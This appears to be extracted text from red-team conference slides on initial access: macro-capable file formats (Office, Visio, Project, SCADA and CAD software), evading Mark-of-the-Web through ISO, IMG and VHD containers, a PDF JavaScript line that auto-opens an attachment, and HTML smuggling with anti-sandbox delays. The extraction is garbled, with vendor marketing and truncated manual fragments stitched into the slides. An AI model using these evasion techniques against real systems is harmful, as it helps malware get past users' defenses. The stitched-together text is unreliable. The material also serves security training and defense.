

Article • 07/20/2022 • 26 minutes to read • 3 contributors



Initial Access »

Typical Vectors - Maldocs

- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (CustomUI)
 - » ppt, ppsm, pptm – PowerPoint
 - » doc, docx – Word via Template Injection
 - » xls,xlsx – Excel via CustomUI Injection
- » Not so much anticipated



Initial Access »

Typical Vectors - Maldocs

» There are other uncommon Office related vectors that support Auto-Execution too:



» **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio

» **mpd, mpp, mpt, mpw, mpx** – MS Project

» **accde, mde** – MS Access

» Project_Open() anyone?

» Not detected



```
C:\Users\john.doe>assoc | findstr /I project
.mpd=MSProject.MPD
.mpp=MSProject.Project.9
.mpt=MSProject.Template
.mpw=MSProject.Workspace
.mpx=MSProject.MPX
```

What else can carry VBA?

their users over each additional seat.

Rocket® Terminal Emulator (formerly Rocket® BlueZone®) is a different kind of solution. Highly configurable, users can customize their environment to maximize comfort and efficiency. **Its native security ensures your critical business data remains protected**, while providing a cost-effective alternative that delivers exceptional value.

» MS Office:

- » Access (.accde, .mdb), PowerPoint, Publisher (.pub)
- » Visio (.vsdm), Visio97 (.vsd), MS Project (.mpp)
- » Outlook (*ThisOutlookSession*, VBAProject.OTM, not a carrier)

» SCADA Systems:



- » Siemens SIMATIC HMI WinCC V7.3
- » General Electric HMI Scada iFIX
- » IGSS schneider-electric

» CAD Software:

- » VBA Module for AutoCAD / VBA Manager in AutoCAD 2021
- » ProgeCAD Professional
- » SOLIDWORKS .swp/.swb VBA project files
- » DS CATIA V5
- » Bentley MicroStation CONNECT (.MVBA files)

» Others:

- » ArcMap .MXT files (ArcGIS Map Template)
- » Oscilloscopes: Keysight E5071C Network Analyzer
- » TIBCO Statistica® Visual Basic (.SVB) Analysis Configuration
- » Rocket Terminal Emulator (formerly BlueZone, which uses/used VBA in .BVP files)
- » MicroFocus InfoConnect Desktop - Terminal emulator



Using BlueZone Plus VBA

In order to run BlueZone Plus VBA, you must install BlueZone Plus VBA at the Refer to [BlueZone Plus VBA installation](#) for more information.

Once BlueZone and BlueZone Plus VBA have been successfully installed, Blue

Note

Once BlueZone Plus VBA is installed, the native BlueZone Macro feature is The first time you launch a BlueZone session, a VBA project (.bvp) is automa

SIEMENS

SIMATIC HMI

WinCC V7.3
WinCC: Scripting (VBS, ANSI-C, **VBA**)

System Manual

VBS for Creating Procedures and Actions	1
VBS Reference	2
ANSI-C for Creating Functions and Actions	3
ANSI-C function descriptions	4
VBA for Automated Configuration	5
VBA Reference	6


Follow MicroStation

- MUL - Programming - MicroStation
- VBA - Programming - MicroStation

Automatic execution when opening or closing drawings

Bentley
Technical Support Group

Automatic execution when opening or closing drawings



Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats





Containerized Malware

» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have Mark-of-the-Web (MOTW) taint flag

» Office documents having MOTW flag are VBA-blocked.



The following ZoneId values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

<https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/>

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.



SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted.


[Learn More](#)





Containerized Malware

- » MOTW, We Evade
- » Some Container formats do not propagate MOTW flag to inner files.
 - » ISO / IMG
 - » 7zip*
 - » CAB
 - » VHD / VHDX
- » In practice, not that much of a game changer apart from running off exotic extension
- » Inner file w/o MOTW




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories




Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachments can auto-open through Javascript in PDF
- » We've seen Customers using PDFs with containing 10+ attached resources – no kidding.

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```



The Beauty of HTML Smuggling





HTML Smuggling – Deadly Effective

<https://outflank.nl/blog/2018/08/14/html-smuggling-explained/>

HTML smuggling explained

Stan Hegt | August 14, 2018

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » MUST employ anti-sandbox/-headless + timing delays

» Deploy a decoy doc if unsure

github.com/infosimples/detect-headless

download

